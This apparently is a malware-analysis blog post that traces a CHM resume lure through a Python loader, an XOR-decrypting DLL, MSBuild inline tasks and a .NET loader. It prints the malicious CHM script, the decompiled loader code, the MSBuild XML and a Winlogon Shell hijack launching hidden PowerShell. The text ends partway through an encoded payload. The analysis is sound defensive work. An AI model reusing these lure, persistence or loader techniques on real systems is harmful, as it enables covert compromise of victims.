

Telegram RAT


 dmpdump.github.io/posts/TelegramRat

April 25, 2026

On April 1, 2026, a zip archive named **CV - Vu PLPC So2156516.zip** was uploaded to VirusTotal from Vietnam. This archive contains a Microsoft Compiled HTML (CHM) file named **Word Document - CV - Vu PLPC KT nam 2026.chm**. CHM files have historically been used by a plethora of threat actors. In my personal experience, I have seen CHM files trojanized primarily in state-sponsored/targeted activity rather than opportunistic cybercrime. That is only a personal observation, not substantiated by any serious data analysis.

CHM Overview

The **Word Document - CV - Vu PLPC KT nam 2026.chm** file contains an HTML which reveals the lure and the initial malicious code. When the victim opens the CHM file, they are presented with a fake message indicating that the document is corrupt.



The script embedded into the HTML initiates the infection when the victim clicks on either 'Yes' or 'No'

```

<script>
function loaded() {
    var Y = location.href.lastIndexOf('::')
    var path = location.href.substring(14, Y);
    path = path.split("%20").join(" ");
    at.style.display = 'none';
    aa.innerHTML += '<OBJECT id=a classid="clsid:41B23C28-488E-4E5C-
ACE2-BB0BBABE99E8"><PARAM name="Command" value="ShortCut"><PARAM name="Button"
value="Text:&nbsp;&nbsp;&nbsp;Yes&nbsp;&nbsp;&nbsp;"><PARAM name="Item1" value=",cmd.exe,
/c start /min cmd /c &quot;hh -decompile %tmp%\rupt ' + path + ' &&set
PYTHONHOME=&& start /min cmd /c
%tmp%\rupt\_MecerYleDG\_WcWWXugOou\_pJifgWSwPi.exe
%tmp%\rupt\_MecerYleDG\_xSiWWuYLk.pyc&quot;"><PARAM name="Item2"
value="273,1,1"></OBJECT>';
    bt.style.display = 'none';
    bb.innerHTML += '<OBJECT id=b classid="clsid:41B23C28-488E-4E5C-
ACE2-BB0BBABE99E8"><PARAM name="Command" value="ShortCut"><PARAM name="Button"
value="Text:&nbsp;&nbsp;&nbsp;No&nbsp;&nbsp;&nbsp;"><PARAM name="Item1"
value=",cmd.exe, /c start /min cmd /c &quot;hh -decompile %tmp%\rupt ' + path
+ ' &&set PYTHONHOME=&& start /min cmd /c
%tmp%\rupt\_MecerYleDG\_WcWWXugOou\_pJifgWSwPi.exe
%tmp%\rupt\_MecerYleDG\_xSiWWuYLk.pyc&quot;"><PARAM name="Item2"
value="273,1,1"></OBJECT>';
    }
    window.onload = loaded;
</script>

```

The commands executed from this fake message do the following:

- **hh.exe -d** is used to decompile the contents of the CHM to **%tmp%\rupt_MecerYleDG**.
- The **PYTHONHOME** environment variable is cleared.
- It runs a renamed python interpreter, **_pJifgWSwPi.exe** against an extracted .pyc **_xSiWWuYLk.pyc**.

The following are the files extracted from the CHM to the %tmp% folder:

AppData > Local > Temp > rupt > _MecerYleDG >				
Name	Date modified	Type	Size	
 _KolzhNtpUi	4/12/2026 12:08 PM	File folder		
 _WcWWXugOou	4/12/2026 12:08 PM	File folder		
 _WwWQPVGiYq.dll	4/12/2026 9:10 PM	Application extens...	167 KB	
 _xSiWWuYLk.pyc	4/12/2026 9:10 PM	Compiled Python ...	1 KB	
 Word Document - 2026 BBBC.docx	4/12/2026 9:10 PM	Microsoft Word D...	5,631 KB	

- **_KolzhNtpUi** contains the HTML with the script that triggers the infection.
- **_KolzhNtpUi** contains the Python runtime.

- The extracted **Word Document - 2026 BBBC.docx** is a large blob of encrypted data subsequently used for the next stages.

The compiled Python bytecode, **_xSiWWuYLk.pyc** can be decompiled easily, revealing that its only purpose is to load the extracted **_WwWPVGiYq.dll**.

```
import ctypes
import os

try:
    file_path =
os.path.expandvars('%tmp%\rupt\_MecerYleDG\_WwWPVGiYq.dll')
    os.chdir(os.path.dirname(file_path))
    my_dll = ctypes.CDLL(file_path)
    my_dll.Run()
except:
    pass
```

Payload Decryptor

The DLL loaded with the Python bytecode, **_WwWPVGiYq.dll**, is a C++ DLL that serves the purpose of decrypting and executing the next stage in the infection, as well as establishing persistence. The main logic in the DLL starts with an exported function named **Run**. The first thing the DLL does is search for a file named **Word Document - 2026 BBBC.docx** in its current working directory. Most of the relevant strings in the DLL are encrypted with simple XOR encryption using key **0xD6C7DCF9EAC9A3E5**.

```

{
    wscat_s(Buffer, 0x104ui64, L"\\");
    v2 = (char *)fn_xor_decrypt(&byte_180027A24, (unsigned int)dword_180027A20, &byte_180028738); // Word Document - 2026 BBBC.docx
    v3 = (char *)Src - v2;
    do
    {
        v4 = *(_WORD *)v2;
        *(_WORD *)&v2[v3] = *(_WORD *)v2;
        v2 += 2;
    }
    while ( v4 );
    *(_QWORD *)&v30 = 0i64;
    *(_QWORD *)&v30 + 1 = 7i64;
    LOWORD(v29[0]) = 0;
    v5 = -1i64;
    v6 = -1i64;
    do
    {
        ++v6;
        while ( Src[v6] );
        sub_1800022D0(v29, Src);
        v7 = 0;
        if ( (_QWORD)v30 )
        {
            v8 = 0i64;
            do
            {
                v9 = v29;
                if ( *(_QWORD *)&v30 + 1 >= 8ui64 )
                    v9 = (void **)v29[0];
                v10 = v29;
                if ( *(_QWORD *)&v30 + 1 >= 8ui64 )
                    v10 = (void **)v29[0];
                *(_WORD *)((char *)v10 + v8) = tolower(*(unsigned __int16 *)((char *)v9 + v8));
                ++v7;
                v8 += 2i64;
            }
            while ( v7 < (unsigned __int64)v30 );
        }
        v33[0] = *(_QWORD *)v29;
        v33[1] = v30;
        FirstFileW = FindFirstFileW(Buffer, &FindFileData);
        v38 = FirstFileW;
    }
}

```

Word Document - 2026 BBBC.docx is not a real Word document. A simple inspection reveals that it is a blob of encrypted data.

Word Document - 2026 BBBC.docx x																																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0000h	B6	8C	DF	FD	FE	C9	A5	E5	DE	C7	DC	F9	CB	C9	37	23	1	A	B	y	p	E	v	a	p	C	U	u	E	E	7	#	
0010h	F6	EA	3E	F8	EA	C9	65	EC	D6	C7	CF	F9	E2	CB	F8	A6	o	e	>	o	e	E	e	i	O	C	I	u	a	E	o	!	
0020h	B9	A9	A8	9C	84	BD	FC	B1	AF	B7	B9	8A	B7	E7	DB	88	'	@	"	e	,	%	u	±	-	'	S	·	c	U	^		
0030h	BA	E7	7E	FD	E8	E1	03	E5	D4	C7	DC	F9	EA	C9	A3	E5	°	ç	~	y	e	á	.	â	O	C	U	u	e	E	E	â	
0040h	D6	C7	DC	F9	EA	C9	A3	E5	D6	C7	DC	F9	EA	C9	A3	E5	Ô	C	U	u	e	E	E	â	Ô	C	U	u	e	E	E	â	
0050h	D6	C7	DC	F9	EA	C9	A3	E5	D6	C7	DC	F9	EA	C9	A3	E5	Ô	C	U	u	e	E	E	â	Ô	C	U	u	e	E	E	â	
0060h	D6	C7	DC	F9	EA	C9	A3	E5	D6	C7	DC	F9	EA	C9	A3	E5	Ô	C	U	u	e	E	E	â	Ô	C	U	u	e	E	E	â	
0070h	D6	C7	DC	F9	EA	C9	A3	E5	D6	C7	DC	F9	EA	C9	A3	E5	Ô	C	U	u	e	E	E	â	Ô	C	U	u	e	E	E	â	
0080h	D6	C7	DC	F9	EA	C9	A3	E5	D6	C7	DC	F9	EA	C9	A3	E5	Ô	C	U	u	e	E	E	â	Ô	C	U	u	e	E	E	â	

The DLL takes a 2-layer XOR decryption approach to obtain the next stages of the infection.

- First, the complete Word Document - 2026 BBBC.docx is XOR-decrypt with the same key that is used to decrypt strings (0xD6C7DCF9EAC9A3E5).
- Then, the string 5737851 is decrypted with the same XOR key. This string is subsequently converted to an integer and used to calculate the 'tail' of the document.
- The first part of the decrypted data (total decrypted file size - last 5737851 bytes) is used as a decoy/corrupted Word document. This file is saved as uldy15oj.docx.

- The 'tail' of the decrypted file (the last 5737851 bytes) is decrypted again with a different XOR key (0xC5D9C6A9AFD4A6DD).
- This tail, which is decrypted twice, has embedded items which are parsed by the DLL. Each of the decrypted items is preceded by its size.

First XOR decryption pass and decryption of the tail size:

```
memset(v6, 0, FileSize);
v7 = 0;
if ( FileSize )
{
    v8 = v6;
    v9 = v5 - v6;
    do
    {
        *v8 = v8[v9] ^ byte_180028738[v7++ & 7]; // key 0xD6C7DCF9EAC9A3E5
        ++v8;
    }
    while ( v7 < FileSize );
}
v97 = v6;
v10 = fn_xor_decrypt((__int64)byte_180027E9C, dword_180027E98, (__int64)byte_180028738); // key 0xD6C7DCF9EAC9A3E5
// Decrypts 5737851 (tail size)
v11 = (char *)Buffer - v10;
do
{
    v12 = *(_WORD *)v10;
    *(_WORD *)&v10[v11] = *(_WORD *)v10;
    v10 += 2;
}
while ( v12 );
v74 = 0i64;
v75 = 7i64;
LOWORD(v73) = 0;
v13 = -1i64;
v14 = -1i64;
do
    ++v14;
while ( Buffer[v14] );
sub_1800022D0((void **)&v73, Buffer, v14);
v15 = &v73;
if ( v75 >= 8 )
    v15 = (__int128 *)v73;
var_tail_size = (unsigned int)fn_likely_wtoi(v15); // converts string 5737851 to integer
if ( v75 >= 8 )
{

```

Second XOR decryption pass of the tail:

```
do
{
    *v22 = v22[v23] ^ byte_180027B18[v21++ & 7]; // key 0xC5D9C6A9AFD4A6DD used to decrypt tail (layer 2)
    ++v22;
}
while ( v21 < (unsigned int)var_tail_size );
}
v98 = v20;
sub_180001A10((__int64)Src); // decrypts %temp%\mechanism.xml
v100 = 0;
read_chunk(v88, (int *)v20, &v100);
v24 = fn_xor_decrypt((__int64)byte_180029134, dword_180029130, (__int64)byte_180028738); // key 0xD6C7DCF9EAC9A3E5
// Decrypted: C:\Windows\Microsoft.NET\Framework64\v3.5\MSBuild.exe

v25 = Buffer;
v26 = v24 - (char *)Buffer;
do
{
    v27 = *(__int16 *)((char *)v25 + v26);
    *v25++ = v27;
}
while ( v27 );
v80 = 0i64;
v81 = 7i64;
LOWORD(v79[0]) = 0;
v28 = -1i64;
do
    ++v28;
while ( Buffer[v28] );
sub_1800022D0(v79, Buffer, v28);
if ( fn_createfile((const WCHAR *)v79) )
    goto LABEL_49;
v29 = fn_xor_decrypt((__int64)byte_180028524, dword_180028520, (__int64)byte_180028738); // key 0xD6C7DCF9EAC9A3E5
// decrypted: C:\Windows\Microsoft.NET\Framework\v3.5\MSBuild.exe

v30 = (char *)((char *)Buffer - v29);
do
```

Function implemented to read different chunks from the tail of the decrypted file:


```
__QWORD * __fastcall read_chunk(__QWORD *output, int *ptr_payload_curr_offset, __DWORD *cursor)
{
    unsigned __int64 Size; // rbp
    __QWORD *result; // rax

    Size = *ptr_payload_curr_offset;
    *cursor += 4;
    output[2] = 0i64;
    output[3] = 15i64;
    *(__BYTE *)output = 0;
    if ( Size > 0xF )
    {
        sub_180008F00(output, Size, (__int64)cursor, ptr_payload_curr_offset + 1, Size);
    }
    else
    {
        output[2] = Size;
        memmove(output, ptr_payload_curr_offset + 1, Size);
        *(__BYTE *)output + Size = 0;
    }
    result = output;
    *cursor += Size;
    return result;
}
```

The different chunks that are decrypted from the tail of the document and are dropped to %AppData%\Local\Temp are:

- An XML target for `msbuild.exe` named `mechanism.xml`. This XML implements the loading of a DLL.
- A `.csproj` file with inline obfuscated code (a RAT decryptor).
- The `ioy24euj.dll` DLL name.
- A .NET DLL which implements a RAT decryptor (the same code from the `.csproj`, but compiled).

The following diagram shows an overview of how `Word Document - 2026 BBBC.docx` is decrypted:



All the components from `Word Document - 2026 BBBC.docx` can be decrypted with the following script:

```

import struct
from pathlib import Path

KEY_L1      = bytes.fromhex("D6C7DCF9EAC9A3E5")
KEY_L2      = bytes.fromhex("C5D9C6A9AFD4A6DD")
TAIL_SIZE   = 5737851
INPUT_FILE  = "Word Document - 2026 BBBC.docx"

def xor(data, key):
    return bytes(b ^ key[i % len(key)] for i, b in
        enumerate(data))

def read_chunk(data, offset):
    size = struct.unpack_from("<I", data, offset)[0]
    offset += 4
    return data[offset:offset + size], offset + size

data      = Path(INPUT_FILE).read_bytes()
layer1    = xor(data, KEY_L1)

Path("payload1_decoy.docx").write_bytes(layer1[:-TAIL_SIZE])
print(f"[+] payload1_decoy.docx ({len(layer1) - TAIL_SIZE}
bytes)")

layer2    = xor(layer1[-TAIL_SIZE:], KEY_L2)
offset    = 0

chunk1, offset = read_chunk(layer2, offset)
Path("payload 2").write_bytes(chunk1)
print(f"[+] payload 2: ({len(chunk1)} bytes)")

chunk3, offset = read_chunk(layer2, offset)
Path("payload 3").write_bytes(chunk3)
print(f"[+] payload 3: ({len(chunk3)} bytes)")

chunk4, offset = read_chunk(layer2, offset)
Path("payload 4").write_bytes(chunk4)
print(f"[+] payload 4: ({len(chunk4)} bytes)")

chunk5, offset = read_chunk(layer2, offset)
Path("payload 5").write_bytes(chunk5)
print(f"[+] payload 5: ({len(chunk5)} bytes)")

```

An inspection of the decrypted tail shows how each of the chunks are preceded by its size. For instance, the size of the first decrypted file is 1916990 bytes (0x1D403E).

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h	3E	40	1D	00	BC	50	72	6F	6A	65	63	74	20	54	6F	6F	>@..<Project Too
0010h	6C	73	56	65	72	73	69	6F	6E	3D	22	34	2E	30	22	20	lsVersion="4.0"
0020h	78	6D	6C	6E	73	3D	22	68	74	74	70	3A	2F	2F	73	63	xmlns="http://sc
0030h	68	65	6D	61	73	2E	6D	69	63	72	6F	73	6F	66	74	2E	hemas.microsoft.
0040h	63	6F	6D	2F	64	65	76	65	6C	6F	70	65	72	2F	6D	73	com/developer/ms
0050h	62	75	69	6C	64	2F	32	30	30	33	22	3E	0D	0A	20	20	build/2003">..
0060h	20	20	3C	54	61	72	67	65	74	20	4E	61	6D	65	3D	22	<Target Name="
0070h	4D	53	4F	66	66	69	63	65	53	65	72	76	69	63	65	5F	MSOfficeService_
0080h	64	22	3E	0D	0A	20	20	20	20	20	20	20	20	3C	4D	53	d">.. <MS
0090h	4F	66	66	69	63	65	53	65	72	76	69	63	65	2F	3E	0D	OfficeService/>.
00A0h	0A	20	20	20	20	3C	2F	54	61	72	67	65	74	3E	0D	0A	. </Target>..
00B0h	20	20	20	20	3C	55	73	69	6E	67	54	61	73	6B	0D	0A	<UsingTask..
00C0h	20	20	20	20	20	20	54	61	73	6B	4E	61	6D	65	3D	22	TaskName="
00D0h	4D	53	4F	66	66	69	63	65	53	65	72	76	69	63	65	22	MSOfficeService"
00E0h	0D	0A	20	20	20	20	20	20	54	61	73	6B	46	61	63	74	.. TaskFact
00F0h	6F	72	79	3D	22	43	6F	64	65	54	61	73	6B	46	61	63	ory="CodeTaskFac
0100h	74	6F	72	79	22	0D	0A	20	20	20	20	20	20	41	73	73	tory".. Ass
0110h	65	6D	62	6C	79	46	69	6C	65	3D	22	24	28	4D	53	42	semblyFile="\$(MSB
0120h	75	69	6C	64	54	6F	6F	6C	73	50	61	74	68	29	5C	4D	uildToolsPath)\M
0130h	69	63	72	6F	73	6F	66	74	2E	42	75	69	6C	64	2E	54	icrosoft.Build.T
0140h	61	73	6B	73	2E	76	34	2E	30	2E	64	6C	6C	22	20	3E	asks.v4.0.dll" >
0150h	0D	0A	20	20	20	20	20	20	20	20	3C	54	61	73	6B	3E	.. <Task>
0160h	0D	0A	20	20	20	20	20	20	20	20	20	20	20	20	3C	52	.. <R
0170h	65	66	65	72	65	6E	63	65	20	49	6E	63	6C	75	64	65	eference Include
0180h	3D	22	53	79	73	74	65	6D	22	20	2F	3E	0D	0A	20	20	="System" />..
0190h	20	20	20	20	20	20	20	20	20	20	3C	52	65	66	65	72	<Refer
01A0h	65	6E	63	65	20	49	6E	63	6C	75	64	65	3D	22	53	79	ence Include="Sy

`mechanism.xml` is the XML executed by `msbuild.exe` during the infection chain. This XML is used to load `ioy24euj.dll`, a .NET DLL that loads the final payload.

```

mechaniSm.xml
<Project ToolsVersion="3.5" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSOfficeService_d">
    <MSOfficeService/>
  </Target>
  <UsingTask
    TaskName="MSOfficeService"
    AssemblyFile="ioy24euj.dll" >
  </UsingTask>
</Project>

```

After decrypting and dropping components from Word Document - 2026 BBBC.docx, the DLL:

- Establishes persistence by implementing a Shell hijack in `HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell`.
- Creates a scheduled task to shutdown the system every Friday at midnight, possibly to trigger the persistence mechanism.
- Runs `mechaniSm.xml` with `msbuild.exe`, loading `ioy24euj.dll`. All the relevant strings for those actions are encrypted with the same `0xD6C7DCF9EAC9A3E5` XOR key.

The following decompiled code shows the sequence of actions after the payloads are decrypted and dropped:

```

fn_search_for_doc(v10); // search for encrypted Word Document - 2026 BBBC.docx
if ( !v10[2] )
  GetLastError();
str_word_doc = str_assign(v7, v10);
if ( (unsigned __int8)fn_decrypt_payload(str_word_doc) )
{
  fn_persistence(); // registry persistence
  fn_scheduled_task(); // scheduled task to shut down the system at midnight every Friday
  v8 = 0i64;
  v9 = 15i64;
  LOBYTE(v7[0]) = 0;
  v3 = -1i64;
  do
  {
    ++v3;
  } while ( aTltilpsnbnmgmn[v3] );
  fn_std_string(v7, aTltilpsnbnmgmn, v3);
  v4 = v8 != 0;
  if ( v9 >= 0x10 )
  {
    v5 = (void *)v7[0];
    if ( v9 + 1 >= 0x1000 )
    {
      v5 = *(void **)(v7[0] - 8);
      if ( (unsigned __int64)(v7[0] - (_QWORD)v5 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v5);
  }
}
if ( v4 )
  fn_msbuild_execution(); // execute msbuild.exe with mechaniSm.xml as argument
v6 = (void *)sub_180001D90(v7); // decrypt %Temp%\uldy15oj.docx
fn_create_explorer_exe(v6); // Open decoy document
if ( v11 >= 8 )

```

For persistence, the DLL decrypts (always using the same XOR key) and sets the following environment variables under **HKCU\Environment**:

- **Msbd** is set to **C:\Windows\Microsoft.NET\Framework64\v3.5\MSBuild.exe**
- **Pyps** is set to **powershell**
- **Temprd** is set to **C:\Users\%user%\AppData\Local\Temp\mechanism.xml**

These environment variables are used to implement a persistent shell hijack via the **winlogon** key. Using environment variables, the threat actor likely attempted to add stealth to the hijacked shell.

The **HKLM** Winlogon key has **explorer.exe** in the **Shell** value:


```
C:\Windows\system32>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    Shell    REG_SZ    explorer.exe
```


For persistent execution, the threat actor hijacked this value in **HKCU**:

```
C:\Windows\system32>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    Shell    REG_SZ    explorer.exe, explorer.exe /e,/root, %Pyps% -nop -w h "Start-Process -WindowStyle hidden -F $env:Msbd -A $env:Temprd"
```

This leads to the persistent execution of **mechanism.xml** via **msbuild.exe** using PowerShell, leveraging environment variables for additional stealth.

Additionally, a Scheduled Task named **Doubt** is created to shut down the system every Friday at midnight:





The `ioy24euj.dll` DLL loaded via `mechanism.xml` is a .NET loader for the next-stage .NET payload. This loader implements an MSBuild ITask via a class named `MSOfficeService`. The loader base64-decodes strings and XOR decrypts an embedded payload, which is subsequently decompressed and loaded in memory. The loader:

Checks if `%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\ug35idhv.lnk` exists. If it does, it deletes it.

```
// Token: 0x00000000 RID: 3 RVA: 0x00002190 File Offset: 0x00000000
public static void oCUX0hKiTphIQxocCpfLsjPzZkwcwmeLBaAbXXKrgkfujIUGrzumsD()
{
    try
    {
        string text = "JWFwcGRhdGE1XE1pY3Jvc29mdFwXaw5kb3dzXFN0YXJ0IE1lbVcUHJvZ3JhbXNcU3RhcnR1cFxlZzM1aWRodis5sbms=";
        bool flag = text.Length == 0;
        if (!flag)
        {
            text = Environment.ExpandEnvironmentVariables(Encoding.UTF8.GetString(Convert.FromBase64String(text)));
            bool flag2 = File.Exists(text);
            if (flag2)
            {
                File.Delete(text);
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Checks a mutex named `ODmVyekhvwKUFqvMEsyzbMpgpDcEdrJmGaLxpAMLvBjwXnOQvIottEzB0FftA`.

```
bool flag;
Mutex mutex = new Mutex(true, "ODmVyekhvwKUFqvMEsyzbMpgpDcEdrJmGaLxpAMLvBjwXnOQvIottEzB0FftA", out flag);
bool flag2 = !flag;
bool flag3;
if (flag2)
{
    flag3 = true;
}
else
```

Checks if the system has less than 2 processors.

```

else
{
    bool flag4 = Environment.ProcessorCount < 2;
    if (flag4)
    {
        flag3 = true;
    }
}
else

```

Finally, it base64 decodes an embedded blob, which is XOR decrypted with key **0xC4A9AEFBF7A8FCE9E3A6**. This decrypted blob is then decompressed and loaded in memory:

```

else
{
    bool flag4 = Environment.ProcessorCount < 2;
    if (flag4)
    {
        flag3 = true;
    }
    else
    {
        for (int i = 0; i < 100; i++)
        {
            bool flag5 = i % 5 == 4;
            if (flag5)
            {
                MSOfficeService.HwRpjJeAgIHJqzAFHgltKETLhMhIoOzbbSmGnSqPvDxEwjm10LVY();
                break;
            }
            bool flag6 = i % 5 == 0;
            if (flag6)
            {
                MSOfficeService.BmvzbqAgvDJeCupaBBzpvmCnoevhUxnMznTYPkCNyithnDgEFuEigF_rLnKey = Convert.FromBase64String
                (MSOfficeService.d0KpoUyblntPjelvrivjrvGonGtmXjgRGQTNw_HaJTvRtUGrYgWbush);
                for (int j = 0; j < MSOfficeService.BmvzbqAgvDJeCupaBBzpvmCnoevhUxnMznTYPkCNyithnDgEFuEigF_rLnKey.Length; j++)
                {
                    MSOfficeService.BmvzbqAgvDJeCupaBBzpvmCnoevhUxnMznTYPkCNyithnDgEFuEigF_rLnKey[j] =
                    MSOfficeService.BmvzbqAgvDJeCupaBBzpvmCnoevhUxnMznTYPkCNyithnDgEFuEigF_rLnKey[j] ^ MSOfficeService.vkPoA_DAAscWaeleVKXSJdRMZlaadPnHzRvAHOWfz_ZLENwqheh[j];
                    MSOfficeService.vkPoA_DAAscWaeleVKXSJdRMZlaadPnHzRvAHOWfz_ZLENwqheh.Length;
                }
                MSOfficeService.vHsoRsrNcFcCNAG1_jwypTCjCvWXCZjEHLFWVKHunSjgFumYCYgCABDHlWtJCWf();
            }
            else
            {
                MSOfficeService.ohlBmaxGJbGYKcQC1_111rPTuleORndRiZCaEOzaomAwQIjsuJDIdB();
                MSOfficeService.whZhogvYjppqIgCjzVIZdUXouYzofLfoXtPGOGCzYqEPNHRNoHsznbTs = new byte[] { 56, 51, 50, 51, 56, 53, 52, 57, 57 };
            }
        }
        flag3 = true;
    }
}
return flag3;
}

```

Encoded/encrypted blob and XOR key:

```

// Token: 0x04000003 RID: 3
public static byte[] vkPoA_DAAscWaeleVKXSJdRMZlaadPnHzRvAHOWfz_ZLENwqheh = new byte[] { 196, 169, 174, 251, 247, 168, 252, 233, 227, 166 };

// Token: 0x04000004 RID: 4
public static string d0KpoUyblntPjelvrivjrvGonGtmXjgRGQTNw_HaJTvRtUGrYgWbush =
"KBTXZ6vtKdafHSPE1YBsDVuOWYH3YFrfl1637nGwqBrKYV0gdwXDakCMj9dtoKABxYrdz6Zg3zq8ubK21PBaiva57fx84ZwfseSnrLmsYazuCwmDFyLGFS1RWAPVFJusgTYUVT1UXzXQQVayKA
DomHrAzabZXYxyjIoCEKXGswFhAhtxWJthkvffbk5wVsIio9H3p/143C0LscB5X/5pcCwxt+mtHxwX/3Jo/+GxNqNDOSUhm5m3+6rP2c/jkivmEi5xt/o3PoEjwBgGZpTHO0BE7jq5/
